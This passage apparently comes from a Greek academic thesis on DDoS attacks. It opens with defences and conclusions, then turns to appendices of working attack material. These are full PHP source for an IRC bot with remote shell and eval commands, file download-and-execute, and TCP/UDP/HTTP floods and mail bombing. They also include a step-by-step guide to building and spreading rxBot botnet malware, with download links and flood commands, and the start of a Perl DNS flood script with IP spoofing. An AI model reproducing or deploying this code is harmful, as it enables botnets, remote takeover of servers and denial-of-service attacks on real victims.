Παράλληλα με την αύξηση των εξυπηρετητών εφαρμογών τόσο σε αριθμό όσο και σε πολυπλοκότητα, η εξισορρόπηση φόρτου τόσο στο επίπεδο IP όσο και στο επίπεδο εφαρμογής, μπορεί να μειώσει τους χρόνους απόκρισης, να βελτιώσει τη διαθεσιμότητα και να προτείνει ουσιαστικά μια αρκετά ανεκτή στις DDoS επιθέσεις από άποψη κόστους αρχιτεκτονική.

Σε ένα δίκτυο που έχει υιοθετήσει την εξισορρόπηση φόρτου, η εισερχόμενη κυκλοφορία κατανέμεται ανάμεσα σε πολλούς εξυπηρετητές όπως βλέπουμε και στο παρακάτω σχήμα:



Load balancing architecture

Επιτρέπει στους διαχειριστές, όχι μόνο να δημιουργούν συστοιχίες εξυπηρετητών για τον καταμερισμό του φόρτου και την ενεργοποίηση κάποιου όταν κάποιος άλλος σταματήσει την λειτουργία του, αλλά επιπλέον προσφέρει έναν τρόπο μείωσης του χρόνου απόκρισης προς τους χρήστες. Τέλος επιτρέπει στους διαχειριστές του δικτύου να αποφασίζουν τους κανόνες για το πώς αυτή η εισερχόμενη κυκλοφορία κατανέμεται.

4.19 Υβριδικές μέθοδοι και κατευθυντήριες γραμμές.

Σήμερα οι ερευνητές προσπαθούν να συνδυάσουν τα πλεονεκτήματα από όλες τις παραπάνω μεθόδους προκειμένου να καταπιέσουν τα μειονεκτήματά τους. Ως αποτέλεσμα, διάφοροι μηχανισμοί που εφαρμόζουν δύο ή περισσότερες από τις ανωτέρω τεχνικές έχουν προταθεί προκειμένου να μετριαστεί ο αντίκτυπος των επιθέσεων DDoS. Η καλύτερη λύση στο DDoS πρόβλημα φαίνεται να είναι η ακόλουθη: το θύμα πρέπει να ανιχνεύσει το συντομότερο δυνατό ότι δέχεται επίθεση. Τότε πρέπει να εντοπίσει (traceback) τα IPs που προκαλούν αυτήν την επίθεση και να προειδοποιήσει τους administrators των zombies για το γεγονός ότι συμμετέχουν σε μια επίθεση. Σε αυτήν την περίπτωση, η επίθεση αντιμετωπίζεται αποτελεσματικά.

Παρόλα αυτά, σύμφωνα με τα παραπάνω αυτό είναι προς το παρόν αδύνατο. Η έλλειψη ενός 100% αποτελεσματικού εργαλείου υπεράσπισης επιβάλλει την ανάγκη της ιδιωτικής επιφυλακής. Κάθε

χρήστης πρέπει να φροντίσει για την ασφάλειά του. Μερικές βασικές προτάσεις είναι:

- Αποτροπή της εγκατάστασης εργαλείων κατανεμημένων επιθέσεων στα συστήματά μας. Αυτός θα βοηθήσει στον περιορισμό του στρατού των zombies. Υπάρχουν διάφορες ενέργειες που το άτομο μπορεί να εκτελέσει. Αρχικά, πρέπει να διατηρεί τα πρωτόκολλα και τα λειτουργικά συστήματα ενημερωμένα (up-to-date). Με την εξάλειψη του αριθμού των αδυναμιών του συστήματός μας αποτρέπουμε την εκμετάλλευσή του από επιτήδειους και την έκθεσή του σε κίνδυνο.
- Χρησιμοποίηση αντιπυρικών ζωνών (firewalls) στους gateways (πύλες) προκειμένου να φιλτραριστεί η εισερχόμενη και η εξερχόμενη κίνηση. Δεν είναι λογικό να υπάρχουν εισερχόμενα πακέτα με διεύθυνση IP πηγής που ανήκει στο υποδίκτυο και εξερχόμενα πακέτα με διεύθυνση IP πηγής που δεν ανήκει στο υποδίκτυο.
- Εφαρμογή IDS συστημάτων (συστήματα ανίχνευσης εισβολής) προκειμένου να ανιχνευθούν οι τακτικές των επιθέσεων.
- Εφαρμογή anti-virus προγραμμάτων προκειμένου να ανιχνευθεί ο κακόβουλος κώδικας στο σύστημά μας.

5 Συμπεράσματα.

Το Διαδίκτυο δεν είναι σταθερό αλλά αλλάζει μορφές πολύ γρήγορα. Αυτό σημαίνει ότι τα DDoS αντίμετρα ξεπερνιούνται πολύ γρήγορα. Νέες υπηρεσίες προσφέρονται μέσω του Διαδικτύου και νέες επιθέσεις εξαπολύονται προκειμένου να αποτραπούν οι πελάτες από την πρόσβαση σε αυτές τις νέες υπηρεσίες. Παρόλα αυτά, το βασικό θέμα είναι κατά πόσο οι DDoS επιθέσεις αντιπροσωπεύουν ένα δικτυακό πρόβλημα ή ένα πρόβλημα μεμονωμένου χρήστη ή και τα δύο.

Αναμφισβήτητα, οι επιθέσεις DDoS πρέπει να αντιμετωπιστούν σαν ένα σοβαρό πρόβλημα στο Διαδίκτυο καθώς ο μεγάλος ρυθμός ανάπτυξής τους και η ευρεία αποδοχή τους προκαλεί το γενικό κοινό, τις δύσπιστες κυβερνήσεις και τις επιχειρήσεις. Είναι προφανές ότι το κύμα των επιθέσεων DDoS θα συνεχίσει να αποτελεί μία σημαντική απειλή, καθώς όσο ανακαλύπτονται νέα μέτρα αντιμετώπισης οι επιθέσεις DDoS εξελίσσονται. Αφού οι επιθέσεις DDoS είναι πολύπλοκες και δύσκολο να αντιμετωπιστούν, δεν υπάρχει μοναδική λύση, όλοι είναι αδύναμοι απέναντι σε αυτή την επίθεση και όλων η ασφάλεια είναι αλληλένδετη. Οποιοσδήποτε δηλώνει ότι έχει κατορθώσει μόνος του να αντικρούσει πλήρως τις επιθέσεις DDoS λέει ψέματα. Η λύση θα προκύψει από το συνδυασμό και δικτυακών και μεμονωμένων αντιμέτρων.

ΠΑΡΑΡΤΗΜΑ 1: DDoS IRC Bot.

Στο συγκεκριμένο παράρτημα περιέχονται τα αρχεία κώδικα ενός DDoS IRC Bot γραμμένο σε PHP.

1. Εντολές για το triggering του Bot.

```
##=============================================================================##
# pBot ~ A bot for exploiting PHP remote file inclusion vulnerabilities #
# by V.S. #
##=============================================================================##

= COMMANDS ===================================================================
.user <password> //login to the bot
.logout //logout of the bot
.mailbomber <to> <subject> <msg> <from> <Num.Mails> //Mail Bomber (By BlackDream)
.die //kill the bot
.restart //restart the bot
.mail <to> <from> <subject> <msg> //send an email
.dns <IP|HOST> //dns lookup
.download <URL> <filename> //download a file
.exec <cmd> // uses shell_exec() //execute a command
.cmd <cmd> // uses popen() //execute a command
.info //get system information
.php <php code> // uses eval() //execute php code
.tcpflood <target> <packets> <packetsize> <port> <delay> //tcpflood attack (Fixed by BlackDream)
.udpflood <target> <packets> <packetsize> <delay> //udpflood attack (Fixed by BlackDream)
.raw <cmd> //raw IRC command
.rndnick //change nickname
.seeport <host> <port> //port scan By BlackDream
.pscan <host> <Num.Ports> //Check Number Of ports of host (By BlackDream)
.ud.server <newhost> <newport> [newpass] //change IC server
.httpflood <website> <file> <Num.Attacks> <delay> //HTTP Flooder (By BlackDream)
.udptimes <target> <packetsize> <seconds> //UDP Flood With Time (By BlackDream)
-------------------------------------------------------------------------------------------------------------------------
```

2. PHP source code.

```
<?
error_reporting(0);
set_time_limit(0);

class pBot
{
 var $config = array("server"=>"irc.server.gr",
                     "port"=>6667,
                     "pass"=>"pass",
                     "prefix"=>"x-",
                     "maxrand"=>4,
                     "chan"=>"#chan",
                     "key"=>"pass",
                     "modes"=>"+iB-x",
                     "password"=>"pass",
                     "trigger"=>"!",
                     "hostauth"=>"*" // * for any hostname
                     );
 var $users = array();
 function start()
 {
      if(!($this->conn = fsockopen($this->config['server'],$this->config['port'],$e,$s,30)))
        $this->start();
      $ident = "";
      $alph = range("a","z");
      for($i=0;$i<$this->config['maxrand'];$i++)
        $ident .= $alph[rand(0,25)];
      if(strlen($this->config['pass'])>0)
        $this->send("PASS ".$this->config['pass']);
      $this->send("USER $ident 127.0.0.1 localhost :$ident");
      $this->set_nick();
      $this->main();
 }
 function main()
 {
      while(!feof($this->conn))
      {
        $this->buf = trim(fgets($this->conn,512));
        $cmd = explode(" ",$this->buf);
        if(substr($this->buf,0,6)=="PING :")
        {
             $this->send("PONG :".substr($this->buf,6));
        }
        if(isset($cmd[1]) && $cmd[1] =="001")
        {
             $this->send("MODE ".$this->nick." ".$this->config['modes']);
             $this->join($this->config['chan'],$this->config['key']);
        }
        if(isset($cmd[1]) && $cmd[1]=="433")
        {
             $this->set_nick();
        }
        if($this->buf != $old_buf)
        {
             $mcmd = array();
             $msg = substr(strstr($this->buf," :"),2);
             $msgcmd = explode(" ",$msg);
             $nick = explode("!",$cmd[0]);
             $vhost = explode("@",$nick[1]);
             $vhost = $vhost[1];
             $nick = substr($nick[0],1);
             $host = $cmd[0];
```

```
            if($msgcmd[0]==$this->nick)
            {
             for($i=0;$i<count($msgcmd);$i++)
                  $mcmd[$i] = $msgcmd[$i+1];
            }
            else
            {
             for($i=0;$i<count($msgcmd);$i++)
                  $mcmd[$i] = $msgcmd[$i];
            }
            if(count($cmd)>2)
            {
                 switch($cmd[1])
                 {
                      case "QUIT":
                        if($this->is_logged_in($host))
                        {
                             $this->log_out($host);
                        }
                      break;
                      case "KICK":
                      $this->join($this->config['chan'],$this->config['key']);
                      break;
                      case "PART":
                        if($this->is_logged_in($host))
                        {
                             $this->log_out($host);
                        }
                      break;
                      case "PRIVMSG":
if(!$this->is_logged_in($host)&&($vhost==$this->config['hostauth'] $this->config['hostauth'] == "*"))
                       {
                            if(substr($mcmd[0],0,1)==".")
                            {
                                 switch(substr($mcmd[0],1))
                                 {
                                      case "login":
                                        if($mcmd[1]==$this->config['password'])
                                        {
                                       $this->privmsg($this->config['chan'],"[\2auth\2]: $nick logged in");
                                             $this->log_in($host);
                                        }
                                        else
                                        {
                                  $this->privmsg($this->config['chan'],"[\2auth\2]: Incorrect password from $nick");
                                        }
                                       break;
                                 }
                            }
                       }
                        elseif($this->is_logged_in($host))
                        {
                            if(substr($mcmd[0],0,1)==".")
                            {
                                 switch(substr($mcmd[0],1))
                                 {

                      case "restart":
                                        $this->send("QUIT :restart");
                                        fclose($this->conn);
                                        $this->start();
                                     break;
                                     case "udptimes":
                                      if(count($mcmd)>3)
                                        {
                                             $this->udptimes($mcmd[1],$mcmd[2],$mcmd[3]);
                                        }
```

```
                                    break;
                                    case "mail": //mail to from subject message
                                      if(count($mcmd)>4)
                                      {
                                            $header = "From: <".$mcmd[2].">";
                                              if(!mail($mcmd[1],$mcmd[3],strstr($msg,$mcmd[4]),$header))
                                            {
                                       $this->privmsg($this->config['chan'],"[\2mail\2]: Unable to send");
                                            }
                                            else
                                            {
                          $this->privmsg($this->config['chan'],"[\2mail\2]: Message sent to \2".$mcmd[1]."\2");
                                            }
                                      }
                                    break;
                                    case "httpflood":
                                      if(count($mcmd) > 4)
                                      {
                                            $this->httpflood($mcmd[1],$mcmd[2],$mcmd[3],$mcmd[4]);
                                      } else {
                          $this->privmsg($this->config['chan'],"[\2ERROR\2]: Not enough parameters!");
                                      }
                                    break;
                                    case "dns":
                                    if(isset($mcmd[1]))
                                      {
                                            $ip = explode(".",$mcmd[1]);
if(count($ip)==4&&is_numeric($ip[0])&&is_numeric($ip[1])&&is_numeric($ip[2])&& is_numeric($ip[3]))
                                            {
  $this->privmsg($this->config['chan'],"[\2dns\2]: ".$mcmd[1]." => ".gethostbyaddr($mcmd[1]));
                                            }
                                            else
                                            {
   $this->privmsg($this->config['chan'],"[\2dns\2]: ".$mcmd[1]." => ".gethostbyname($mcmd[1]));
                                            }
                                      }
                                    break;
                                    case "cmd":
                                      if(isset($mcmd[1]))
                                      {
                                    $command = substr(strstr($msg,$mcmd[0]),strlen($mcmd[0])+1);
                                        $this->privmsg($this->config['chan'],"[\2cmd\2]: $command");
                                            $pipe = popen($command,"r");
                                            while(!feof($pipe))
                                            {
                                                $pbuf = trim(fgets($pipe,512));
                                                if($pbuf != NULL)
                                               $this->privmsg($this->config['chan']," : $pbuf");
                                            }
                                            pclose($pipe);
                                      }
                                    break;
                                    case "rndnick":
                                      $this->set_nick();
                                    break;
                                    case "raw":
                                      $this->send(strstr($msg,$mcmd[1]));
                                    break;
                                    case "php":
                                   $eval = eval(substr(strstr($msg,$mcmd[1]),strlen($mcmd[1])));
                                    break;
                                    case "exec":
                                     $command = substr(strstr($msg,$mcmd[0]),strlen($mcmd[0])+1);
                                      $exec = shell_exec($command);
                                      $ret = explode("\n",$exec);
                                      $this->privmsg($this->config['chan'],"[\2exec\2]: $command");
                                      for($i=0;$i<count($ret);$i++)
```

```
                                        if($ret[$i]!=NULL)
                                          $this->privmsg($this->config['chan']," : ".trim($ret[$i]));
                                    break;
                                    case "pscan": // .pscan 127.0.0.1
                                      if(count($mcmd) > 2)
                                      {
                                      $o = 0;
                                      while ($o<$mcmd[2])
                                          {
                                                $fp=fsockopen($mcmd[1],$o,$e,$s,1);
                                if($fp)  {
            $this->privmsg($this->config['chan'],"[\2PSCAN\2]: ".$mcmd[1].":".$o." is \2Open\2");
                                fclose($fp);
                                    }
                                    }
      $this->privmsg($this->config['chan'],"[\2PSCAN\2]: Finished! ".$mcmd[2]." Ports Checked!");
                                }
                                    break;
                                    case "seeport":
                                      if(count($mcmd) > 2)
                                      {
                                      $seeport=fsockopen($mcmd[1],$mcmd[2],$e,$s,5);
                                      if ($seeport) {
$this->privmsg($this->config['chan'],"[\2SEEPORT\2]: ".$mcmd[1].":".$mcmd[2]." is \2Open\2");
                                      fclose($seeport);
                                      } else {
$this->privmsg($this->config['chan'],"[\2SEEPORT\2]: ".$mcmd[1].":".$mcmd[2]." is \2Closed\2");
                                          }
                                          }
                                    break;
                                    case "mailbomber":
                                      if(count($mcmd) > 5)
                                      {
                $this->mailbomber($mcmd[1],$mcmd[2],$mcmd[3],$mcmd[4],$mcmd[5]);
                                      } else {
                $this->privmsg($this->config['chan'],"[\2ERROR\2]: Not enough parameters!");
                                              }
                                    break;

                                    case "ud.server": // .udserver <server> <port> [password]
                                      if(count($mcmd)>2)
                                      {
                                            $this->config['server'] = $mcmd[1];
                                            $this->config['port'] = $mcmd[2];
                                            if(isset($mcmcd[3]))
                                            {
                                             $this->config['pass'] = $mcmd[3];
$this->privmsg($this->config['chan'],"[\2UPDATE\2]: Changed server to ".$mcmd[1].":".$mcmd[2]." Pass: ".$mcmd[3]);
                                            }
                                            else
                                            {
$this->privmsg($this->config['chan'],"[\2UPDATE\2]: Changed server to ".$mcmd[1].":".$mcmd[2]);
                                            }
                                      }
                                    break;
                                    case "download":
                                      if(count($mcmd) > 2)
                                      {
                                            if(!$fp = fopen($mcmd[2],"w"))
                                            {
    $this->privmsg($this->config['chan'],"[\2download\2]: Cannot download, permission denied.");
                                            }
                                            else
                                            {
                                                  if(!$get = file($mcmd[1]))
                                                  {
```

```
$this->privmsg($this->config['chan'],"[\2download\2]: Unable to download from \2".$mcmd[1]."\2");
                                                }
                                                else
                                                {
                                                    for($i=0;$i<=count($get);$i++)
                                                    {
                                                      fwrite($fp,$get[$i]);
                                                    }
$this->privmsg($this->config['chan'],"[\2download\2]:File \2".$mcmd[1]."\2 downloaded to \2".$mcmd[2]."\2");
$this->privmsg($this->config['chan'],"[\2download\2]: Use \2.exec ".$mcmd[2]."\2 To Open The File!");
                                                }
                                                fclose($fp);
                                            }
                                          }
                                        break;
                                        case "die":
                                          $this->send("QUIT :die command from $nick");
                                          fclose($this->conn);
                                          exit;
                                        case "logout":
                                          $this->log_out($host);
                                    $this->privmsg($this->config['chan'],"[\2auth\2]: $nick logged out");
                                        break;
                                        case "udpflood":
                                          if(count($mcmd)>4)
                                          {
                                              $this->udpflood($mcmd[1],$mcmd[2],$mcmd[3],$mcmd[4]);
                                          } else {
                                 $this->privmsg($this->config['chan'],"[\2ERROR\2]: Not enough parameters");
                                          }
                                        break;
                                        case "tcpflood":
                                          if(count($mcmd)>4)
                                          {
                                           $this->tcpflood($mcmd[1],$mcmd[2],$mcmd[3],$mcmd[4]);
                                          } else {
                                $this->privmsg($this->config['chan'],"[\2ERROR\2]: Not enough parameters");
                                          }
                                        break;
                                    }
                                }
                              }
                            break;
                        }
                    }
                }
            }
          $old_buf = $this->buf;
        }
        $this->start();
}
function send($msg)
{
        fwrite($this->conn,"$msg\r\n");
}
function join($chan,$key=NULL)
{
        $this->send("JOIN $chan $key");
}
function privmsg($to,$msg)
{
        $this->send("PRIVMSG $to :$msg");
}
function is_logged_in($host)
{
        if(isset($this->users[$host]))
          return 1;
        else
```

```
        return 0;
}
function log_in($host)
{
     $this->users[$host] = true;
}
function log_out($host)
{
     unset($this->users[$host]);
}
function set_nick()
{
     if(isset($_SERVER['SERVER_SOFTWARE']))
     {
       if(strstr(strtolower($_SERVER['SERVER_SOFTWARE']),"apache"))
            $this->nick = "[PHP-A]";
       elseif(strstr(strtolower($_SERVER['SERVER_SOFTWARE']),"iis"))
            $this->nick = "[PHP-I]";
       elseif(strstr(strtolower($_SERVER['SERVER_SOFTWARE']),"xitami"))
            $this->nick = "[PHP-X]";
       else
            $this->nick = "[PHP-U]";
     }
     else
     {
       $this->nick = "[BOT]";
     }
     $this->nick .= $this->config['prefix'];
     for($i=0;$i<$this->config['maxrand'];$i++)
       $this->nick .= mt_rand(0,9);
     $this->send("NICK ".$this->nick);
}
 function mailbomber($to,$subject,$message,$headers,$mails)
{
$this->privmsg($this->config['chan'],"[\2MAIL BOMBER\2]: Start Sending $mails Mails To $to. Subject $subject, Message: $message, From: $headers");
$header = "From: $headers";
while ($i<$mails)
{
$send = mail($to,$subject,$message,$header);
if ($send)
{ $p++; } else {
$l++;
}
$i++;
}

if ($l != 0) {
$this->privmsg($this->config['chan'],"[\2MAIL BOMBER\2]: Mails Sended To $to But $l Mails From $mails Was/Were Broken.");
 } else {
$this->privmsg($this->config['chan'],"[\2MAIL BOMBER\2]: All Mails($p) Have Been Sended To $to Successfully");
}
}

 function udpflood($host,$packets,$packetsize,$delay)
 {
$total_delay = $delay*1000;
$fp=fsockopen("udp://".$host, mt_rand(0,6000), $errno, $errstr, 5);
if ($fp) { $this->privmsg($this->config['chan'],"[\2UDP FLOOD\2]: Sending $packets packets to $host with $delay ms delay. PacketSize: $packetsize"); }else{
$this->privmsg($this->config['chan'],"[\2UDP FLOOD\2]: Connection Aborted. ERROR!");
                                        $this->send("QUIT :Bot Crash! Restarting Bot...");
                                        fclose($this->conn);
                                        $this->start();
}
```

```
	$packet = "";
	for($i=0;$i<$packetsize;$i++)
	  $packet .= chr(mt_rand(1,256));
	for($i=0;$i<$packets;$i++)
	{
	  if(!$fp=fsockopen("udp://".$host, mt_rand(0,6000), $errno, $errstr, 5))
	  {
$l++;
	  }
	  else
	  {
		fwrite($fp,$packet);
		fclose($fp);
$p++;
	  }
	  usleep($total_delay);
	}

if ($l != 0) {
$this->privmsg($this->config['chan'],"[\2UDP FLOOD\2]: Packets sended to $host. $p Random Ports used to perform this attack! $l Packet(s) From $packets Was/Were Broken...");
} else {
$this->privmsg($this->config['chan'],"[\2UDP FLOOD\2]: All Packets sended to $host. $p Random Ports used to perform this attack!");
}
}

 function tcpflood($host,$packets,$packetsize,$port,$delay)
 {
$total_delay = $delay*1000;
$fp=fsockopen("tcp://".$host, $port, $errno, $errstr, 5);
if ($fp) { $this->privmsg($this->config['chan'],"[\2TCP FLOOD\2]: Sending $packets packets to $host:$port with $delay ms delay. PacketSize: $packetsize"); }else{
$this->privmsg($this->config['chan'],"[\2TCP FLOOD\2]: Connection Aborted. The Port Is Closed!");
                                        $this->send("QUIT :Bot Crash! Restarting Bot...");
                                        fclose($this->conn);
                                        $this->start();
}
	$packet = "";
	for($i=0;$i<$packetsize;$i++)
	  $packet .= chr(mt_rand(1,256));
	for($i=0;$i<$packets;$i++)
	{
	  if(!$fp=fsockopen("tcp://".$host,$port,$e,$s,5))
	  {
		$this->privmsg($this->config['chan'],"[\2TCP FLOOD\2]: Error: <$e>");
		return 0;
	  }
	  else
	  {
		fwrite($fp,$packet);
		fclose($fp);
	  }
	  usleep($total_delay);
	}
	$this->privmsg($this->config['chan'],"[\2TCP FLOOD\2]: Finished sending $packets packets to $host:$port.");
 }

  function udptimes($host,$packetsize,$time)
 {
		$this->privmsg($this->config['chan'],"[\2UDP FLOOD\2] UDP Flood Extended Version Started for $time Seconds. Host: $host Packetsize: $packetsize");
		$packet = "";
		for($i=0;$i<$packetsize;$i++) { $packet .= chr(mt_rand(1,256)); }
		$timei = time();
		$i = 0;
```

```
		while(time()-$timei < $time) {
			$fp=fsockopen("udp://".$host,mt_rand(0,6000),$e,$s,5);
		fwrite($fp,$packet);
		fclose($fp);
			$i++;
		}
		$this->privmsg($this->config['chan'],"[\2UDP FLOOD\2]: UDP FLOOD Finished!");

}

 function httpflood($website,$file,$times,$delay)
 {
$total_delay = $delay*1000;
$this->privmsg($this->config['chan'],"[\2HTTP FLOOD BETA\2]: DDos Started for $times times. Site: $website.
File: $file Delay: $delay ms");

$head = "GET /".$file."/ HTTP/1.1\r\n";
$head .= "Accept: */*\r\n";
$head .= "Accept-Language: nl\r\n";
$head .= "Accept-Encoding: gzip, deflate\r\n";
$head .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n";
$head .= "Host: $website\r\n";
$head .= "Connection: Keep-Alive\r\n\r\n";

for($i = 0; $i < $times; $i++)
{
$DoS = fsockopen($website, 80);
$fpw=fwrite($DoS, $head);
if ($fpw) { $p++; } else { $l++; }
fclose($DoS);
usleep($total_delay);
}
if ($l == $times) { $this->privmsg($this->config['chan'],"[\2HTTP FLOOD\2]: Unknown ERROR!"); } else {
$this->privmsg($this->config['chan'],"[\2HTTP FLOOD\2]: HTTP DDos Finished! $p Requests Sended!");
}

}

}

$bot = new pBot;
$bot->start();

?>
```

ΠΑΡΑΡΤΗΜΑ 2: Δημιουργία IRC botnet και χρήση του για επίθεση DDoS - rBot analysis.

Στο συγκεκριμένο παράρτημα μελετάμε βήμα βήμα πώς να φτιάξουμε και πώς να ρυθμίσουμε ένα botnet (IRC botnet).
Όπως έχει αναφερθεί η botnet μπορεί να χρησιμοποιηθεί για να επιτελέσει συγκεκριμένες λειτουργίες στον υπολογιστή μας όπως keyloging, να κάνει capture screen shots, να ανοίγει τη κάμερα και να βγάζει φωτογραφίες, να παίρνει cd keys, κωδικούς, να επιτελεί ddos επιθέσεις ενάντια σε άλλα δίκτυα, να τρέχει συγκεκριμένες εντολές, να ανοίγει ιστοσελίδες και γενικά με τη botnet μπορεί κανείς να κάνει οτιδήποτε θέλει και όποτε το θέλει στο θύμα του.
Τα βήματα είναι τα παρακάτω:

1. Αρχικά πρέπει να κάνουμε εγκατάσταση έναν C compiler κάτι το οποίο είναι πολύ εύκολο.

2. Στη συνέχεια κατεβάζουμε την πηγή του bot από εδώ:
http://anonym.to/?http://rapidshare.com/files/21854222/botsrc7.6rx.rar.html

3. Ανοίγουμε στη συνέχεια το Rxbot 7.6 φάκελο και μετά ανοίγουμε το αρχείο config.h για να κάνουμε τις απαραίτητες ρυθμίσεις.

Ρυθμίζουμε τα παρακάτω βασικά (οι τιμές είναι ενδεικτικές):

int port = 6667 ;	// server port (The default port is 6667.)
char password[] = "";	// bot password
char server[] = "aenigma.gotd.org";	// server
char channel[] = "#";	// channel that the bot should join
char chanpass[] = "";	// channel password
char exploitchan[] = "#n";	// Channel where exploit messages get redirected
char keylogchan[] = "#n";	// Channel where keylog messages get redirected
char psniffchan[] = "#n";	// Channel where psniff messages get redirected


4. Όταν τελειώσουμε με τις ρυθμίσεις μας στο config file πρέπει να προχωρήσουμε στο build του ιού. Στην συγκεκριμένη περίπτωση χρησιμοποιούμε την “Microsoft visual C++”

Τα βήματα που ακολουθώ είναι τα παρακάτω:

a)Επιλέγουμε File -> Open Workspace

b)Κάνουμε browse στο Rxbot 7.6 folder και ανοίγουμε το rbot.dsw αρχείο

c)Δεξί κλικ στο "rbot files" -> build



5. Ο ιός θα είναι έτοιμος με όνομα rbot.exe στο Rxbot 7.6 μέσα στο φάκελο Debug. Το μόνο που έχουμε να κάνουμε είναι να τον δώσουμε σε άλλους!

Οι εντολές που περιέχει το rBot είναι αρκετές και μπορεί κανείς να τις βρει στο κάτω site :
http://anonym.to/?http://rapidshare.com/files/21542921/cmands.html

Πιο συγκεκριμένα οι εντολές που χρησιμεύουν για μια DDoS επίθεση παρουσιάζονται στον ακόλουθο πίνακα :

rBot Command Reference- DDoS Functions

Command Name	Syntax	Command Information	Example
ddos.stop	.ddos.stop	Stops whatever DDoS threads there are.	<@moose> .ddos.stop <camel> [DDoS] DDoS flood stopped. (1 thread(s) stopped)
ddos.syn ddos.ack ddos.random	.ddos.syn <ip> <port> <length> .ddos.ack <ip> <port> <length> .ddos.random <ip> <port> <length>	Starts a DDoS (syn, ack, or random) on <ip>:<port> for <length>	<@moose> .ddos.random <camel> [DDoS]: Flooding: (24.222.212.37:337) for 120 seconds.
icmpflood	.icmpflood <ip> <length> [-r]	Starts a ICMP flood on <ip> for <length>. If -r is present it spoofs the IP's.	<@moose> .icmpflood 24.222.212.37 120 -r <camel> [ICMP]: Flooding: (24.222.212.37) for 60 seconds.
pingflood	.pingflood <ip> <packets> <size of packets> <delay>	Sends <number of packets> to <ip> with sizes of <size> and a delay of <delay>.	<@moose> .pingflood 24.222.212.37 120 1000 4096 100 <camel> [UDP]: Sending 1000 packets to: 24.222.212.37. Packet size: 4096, Delay: 100(ms).
pingstop	.pingstop	Stops a pingflood.	<@moose> .pingstop <camel> [PING] Ping flood stopped. (1 thread(s) stopped)
synflood	.synflood <ip> <port> <length>	Synfloods <ip>:<port> for <length> seconds.	<@moose> .synflood 24.222.212.37 337 120 <camel> [SYN]: Flooding: (24.222.212.37:337) for 120 seconds.
synstop	.synstop	Stops a synflood.	<@moose> .pingstop <camel> [SYN]: Syn flood stopped. (1 thread(s) stopped.)
tcpflood	.tcpflood <method> <ip> <port> <length> [-r]	Methods can be: syn, ack or random. TCP floods <ip>:<port> for <length> seconds. If -r is specified, flood is spoofed.	<@moose> .tcpflood ack 24.222.212.37 337 120 -r <camel> [TCP]: Spoofed ack flooding: (24.222.212.37:337) for 120 seconds.
udpflood	.udpflood <ip> <packets> <size of> <delay> [port]	UDPfloods <ip>:[port] (<packets>, all sizes of <size of>) with a <delay> second delay	<@moose> .udpflood 24.222.212.37 1000 4096 100 <camel> [UDP]: Sending 1000 packets to: 24.222.212.37. Packet size: 4096, Delay: 100(ms).
udpstop	.udpstop	Stops a UDP flood.	<@moose> .udpstop <camel> [UDP] UDP flood stopped. (1 thread(s) stopped)

ΠΑΡΑΡΤΗΜΑ 3: Το ‘dnsflood.pl’ script για επίθεση DoS σε DNS server.

Στο συγκεκριμένο παράρτημα περιέχεται ο πηγαίος κώδικας γραμμένος σε perl ενός script για DNS DoS.

```
DNSflood with ip source address spoofing.

------- dnsflood.pl -------
#!/usr/bin/perl

use Net::DNS::Resolver;
use Net::RawIP;
use strict;

if ($ARGV[0] eq '') {
   print "Usage: dnsflood.pl <ip address>\n";
   exit(0);
}

print ("attacked: $ARGV[0]...\n");

my @abc = ("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k", "l", "m", "n", "o", "p", "q", "r", "s", "t",
"u", "v", "w", "x", "y",
"z");
my @domains = ("com", "org", "net"); # ...
my $str = @abc[int rand(25)];
my $name;
my $src_ip;

for (my $i=0; $i < 256; $i++) {
   if ($i>60) {                    # Make new string
      $str = @abc[int rand(9)];
      $i = 0;
   }
   $str .= @abc[int rand(25)];
   $name = $str . "." . @domains[int rand(3)];
   $src_ip = int(rand(255)) . "." . int(rand(255)) . "." . int(rand(255)) . "." . int(rand(255));

   # Make DNS packet
   my $dnspacket = new Net::DNS::Packet($name, "A");
